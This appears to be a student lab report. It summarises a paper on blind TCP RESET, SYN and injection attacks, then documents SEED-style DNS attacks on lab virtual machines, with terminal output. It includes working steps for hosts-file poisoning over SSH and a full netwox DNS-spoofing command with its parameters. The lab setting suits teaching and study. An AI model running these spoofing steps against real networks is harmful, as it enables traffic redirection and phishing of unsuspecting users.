

## Section 1

The purpose of this paper is to investigate and analyze the proportion of the internet infrastructure that is vulnerable to and is at the risk of blind TCP attacks. For instance, switches, and routers which are crucial points of security in a web network. The paper stresses the security risks associated with TCP, especially blinded attacks, and hence, provides solutions to avert such risks and threats.


There were several different methods and experiments like blind RESET, SYN and data injection attacks that were used by the author to assess the current ability of TCP implementations to withstand the blinded attacks. In order to have better and in-depth control and analyses, all of these experiments were performed in a simulated environment rather than the real world.

In blind RESET and SYN attacks, more than 3 RESET/SYN packets were sent to the server. Consequently, if the server stopped sending the packets, then it was considered vulnerable and otherwise safe if the packets continued to be received from the server. Furthermore, in a data injection attack, the first data segment was split into 3 fragments. Initially the first piece containing expected ACK number was sent, then third piece containing ACK number outside valid range was sent and then lastly, second piece containing expected ACK number was sent. Consequently, if server didn't send back an ack or reported invalid ack received, then it was considered safe.

In conclusion, the findings of the paper show that, 38.4% of the tested systems were vulnerable to at least one type of blinded in-window attacks while 30% were vulnerable to blinded data injection attacks and lastly, 22% were vulnerable to blinded RESET/SYN attacks. Linux found to be the most vulnerable among other operating systems where (84–90%) systems tested to be vulnerable to blind in-window reset and SYN attack. Additionally, it was also observed that 12 out of 14 CISCO network devices were vulnerable to blind attacks while 2 of them weren't affected by any of the blind attack. A host can select ( $2^{16}$ ) random ephemeral ports where they used an unpredictable procedure to select ephemeral port and found that some ports from a range of 32K ports require a blind attacker to use complex method to understand the behavior of port selection by hosts.

Thus, insecure TCP/IP architecture is also susceptible to vulnerabilities and requires better security protocols along with optimal architecture mechanism to prevent any malicious attack and loss of sensitive data.

**Default Machine/Attacker:**




```
[04/23/22]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:2d:01:53
            inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::5ee5:a244:3dd:a428/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:60 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:9021 (9.0 KB) TX bytes:7924 (7.9 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:80 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1
                  RX bytes:22125 (22.1 KB) TX bytes:22125 (22.1 KB)

[04/23/22]seed@VM:~$
```

IP Address: 10.0.2.8

### User Machine:




```
[04/23/22]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:4b:f6:0a
            inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::a67c:9c01:6860:61fb/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:9 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:1920 (1.9 KB) TX bytes:7409 (7.4 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:67 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1
                  RX bytes:21502 (21.5 KB) TX bytes:21502 (21.5 KB)

[04/23/22]seed@VM:~$
```

IP Address: 10.0.2.7

### DNS Server



```
[04/23/22]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:bc:ce:7b
            inet addr:10.0.2.9  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::16af:9fd6:a976:ac8a/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:8 errors:0 dropped:0 overruns:0 frame:0
              TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:1330 (1.3 KB)  TX bytes:7219 (7.2 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:66 errors:0 dropped:0 overruns:0 frame:0
              TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:21450 (21.4 KB)  TX bytes:21450 (21.4 KB)


[04/23/22]seed@VM:~$
```

IP Address: 10.0.2.9


## Section 2:

### Task 1:

Before Attack:



After Attack:



Comparison: As user want to visit [www.randomurl.com](http://www.randomurl.com) before the attack, the website loads perfectly with proper data. After the attack it redirects to [www.yahoo.com](http://www.yahoo.com) as the hosts file of the user machine contains the IP of [www.yahoo.com](http://www.yahoo.com) for [www.randomurl.com](http://www.randomurl.com). We can also observe the IP of [www.randomurl.com](http://www.randomurl.com) in by ping command before and after attack. After attack it is replaced with IP of [www.yahoo.com](http://www.yahoo.com)


Edited Host File:

A screenshot of a terminal window titled "Terminal" showing the contents of the "/etc/hosts" file in a nano editor. The file contains several entries, including the line "87.248.100.215 www.randomurl.com".

```
GNU nano 2.5.3           File: /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM
87.248.100.215 www.randomurl.com


# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
[ Read 19 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit  ^R Read File  ^\ Replace  ^U Uncut Text  ^T To Spell  ^_ Go To Line
```

Before Attack Ping:



```
[04/27/22]seed@VM:~$ ping www.randomurl.com
PING www.randomurl.com (103.224.182.237) 56(84) bytes of data.
64 bytes from lb-182-237.above.com (103.224.182.237): icmp_seq=1 ttl=44 time=284
ms
64 bytes from lb-182-237.above.com (103.224.182.237): icmp_seq=2 ttl=44 time=274
ms
64 bytes from lb-182-237.above.com (103.224.182.237): icmp_seq=3 ttl=44 time=271
ms
64 bytes from lb-182-237.above.com (103.224.182.237): icmp_seq=4 ttl=44 time=270
ms
^C
--- www.randomurl.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 5648ms
rtt min/avg/max/mdev = 270.981/275.357/284.536/5.525 ms
```

### After Attack Ping:



```
[04/27/22]seed@VM:~$ ping www.randomurl.com
PING www.randomurl.com (87.248.100.215) 56(84) bytes of data.
64 bytes from www.randomurl.com (87.248.100.215): icmp_seq=1 ttl=50 time=190 ms
64 bytes from www.randomurl.com (87.248.100.215): icmp_seq=2 ttl=50 time=185 ms
64 bytes from www.randomurl.com (87.248.100.215): icmp_seq=3 ttl=50 time=211 ms
64 bytes from www.randomurl.com (87.248.100.215): icmp_seq=4 ttl=50 time=173 ms
^C
--- www.randomurl.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 173.247/190.416/211.946/13.962 ms
```

### List of code snippets:

On the attacker VM I accessed user machine using “ssh 10.0.2.7” where user machine IP address is 10.0.2.7. Then I wrote “sudo nano /etc/hosts” to get host file. To get the IP address of [www.yahoo.com](http://www.yahoo.com) I execute the command “ping [www.yahoo.com](http://www.yahoo.com)” and fetched the IP address. Put the IP address in file with www.randomurl.com so, when someone visits www.randomurl.com the request will be redirected to [www.yahoo.com](http://www.yahoo.com)

### Task 2:

Dig command before attack:



```
Terminal ; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 42874
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.      21296   IN      A      93.184.216.34
;; Query time: 40 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Apr 27 20:01:18 EDT 2022
;; MSG SIZE rcvd: 60
[04/27/22]seed@VM:~$
```

Dig command after attack:

```
Terminal ; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 16904
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.      10     IN      A      142.251.36.68
;; AUTHORITY SECTION:
ns.example.net.        10     IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.        10     IN      A      142.251.36.68
;; Query time: 61 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Apr 27 20:10:04 EDT 2022
;; MSG SIZE rcvd: 88
[04/27/22]seed@VM:~$
```

The IP in the last of answer section is replaced from 93.184.216.34 to 142.251.36.68 (Which is of google and I got this by ping www.google.com). Attacker spoofs the DNS request when user request for www.example.net the request is redirected to www.google.com

Screenshots:



```
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 16904
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 1

;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A      142.251.36.68

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A      142.251.36.68

;; Query time: 61 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Apr 27 20:10:04 EDT 2022
;; MSG SIZE rcvd: 88
```

#### Explanation:

I first checked the IP of [www.google.com](http://www.google.com) using “dig [www.google.com](http://www.google.com)”, then on attacker machine I started netwox gui based system “netwag”. At 105, I found “Sniff and send DNS answers”. In the first screenshot, I was editing the hostname and authns to example.net and their IPs to Google’s IP. I generated the command and since it wasn’t executing in netwag, I copied the command. Then executed the whole command through netwox by add “sudo netwox” at the start. The command can be seen in the screenshot. Additionally, I also cleared the DNS cache. Then I checked the IP of [www.example.net](http://www.example.net) on user and observed that it is updated which means that attack got successful.

#### Additional Question: why is this attack not efficient?


This attack is not efficient because it only runs for some time when the DNS does not contain the original IP in its cache. After some time, DNS will get the original IP and store it in its cache so when the user requests the page again, the request will be redirected to the correct domain IP which means attack won’t work. This attack will only work when DNS has no relevant IP stored in the cache and after the t request when IP is placed in the cache attack won’t work. Thus, it means that it will work for the first complete request only hence, this attack is not efficient.

#### Code Snippets with explanation:

1. Dig [www.example.net](http://www.example.net)  
Run that on attacker machine to get DNS information of [www.example.net](http://www.example.net)
2. Ping [www.google.com](http://www.google.com)  
Run that on attacker machine to get the IP of [www.google.com](http://www.google.com)
3. Netwag  
Execute to get the netwox gui tool for sniffing DNS response
4. sudo netwox 105 --hostname "www.example.net" --hostnameip 142.251.36.68 --authns "ns.example.net" --authnsip 142.251.36.68 --device "Eth0" -f "src host 10.0.2.7 and dst port 53"  
I was getting a plugin error, so I copied the generated command from netwag and run-on terminal using sudo netwox. It then listens to any request from user and respond with spoof response.
5. Dig [www.example.net](http://www.example.net)  
Run on user machine to ensure attack is successful because IP is changed

Task 3:

Before:



The screenshot shows a Linux desktop environment with a terminal window open in the foreground and a Wireshark window partially visible in the background.

**Terminal Output:**

```
[04/28/22]seed@VM:~$ dig www.example.net
; <>>> DiG 9.10.3-P4-Ubuntu <>>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6691
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
www.example.net.    21600   IN      A       93.184.216.34
;; Query time: 239 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Thu Apr 28 07:52:45 EDT 2022
;; MSG SIZE  rcvd: 60
[04/28/22]seed@VM:~$
```

**Wireshark Window:**

Wireshark is running in the background, showing network traffic. The status bar at the bottom of the window indicates: wireshark\_enp0s3\_...0428074125\_WNkVY Packets: 48 · Displayed: 22 (45.8%) · Dropped: 0 (0.0%) · Profile: Default

After:

```
[4/28/22]seed@VM:~$ dig www.example.net


; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40801
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.       600     IN      A      74.125.200.103

;; Query time: 99 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Thu Apr 28 07:57:53 EDT 2022
;; MSG SIZE  rcvd: 60

[4/28/22]seed@VM:~$
```



### Comparison:

As we can observe that original IP of [www.example.net](http://www.example.net) (93.184.216.34) is replaced with IP of [www.google.com](http://www.google.com) (74.125.200.103). So after attack when user want to visit [www.example.net](http://www.example.net), the request is redirected to [www.google.com](http://www.google.com) server

## Explanation:

```
[Terminal] [04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
[04/28/22]seed@VM:~$ sudo rndc flush  
[04/28/22]seed@VM:~$ sudo nano /var/cache/bind/dump.db  
[04/28/22]seed@VM:~$ sudo rndc dumpdb -cache  
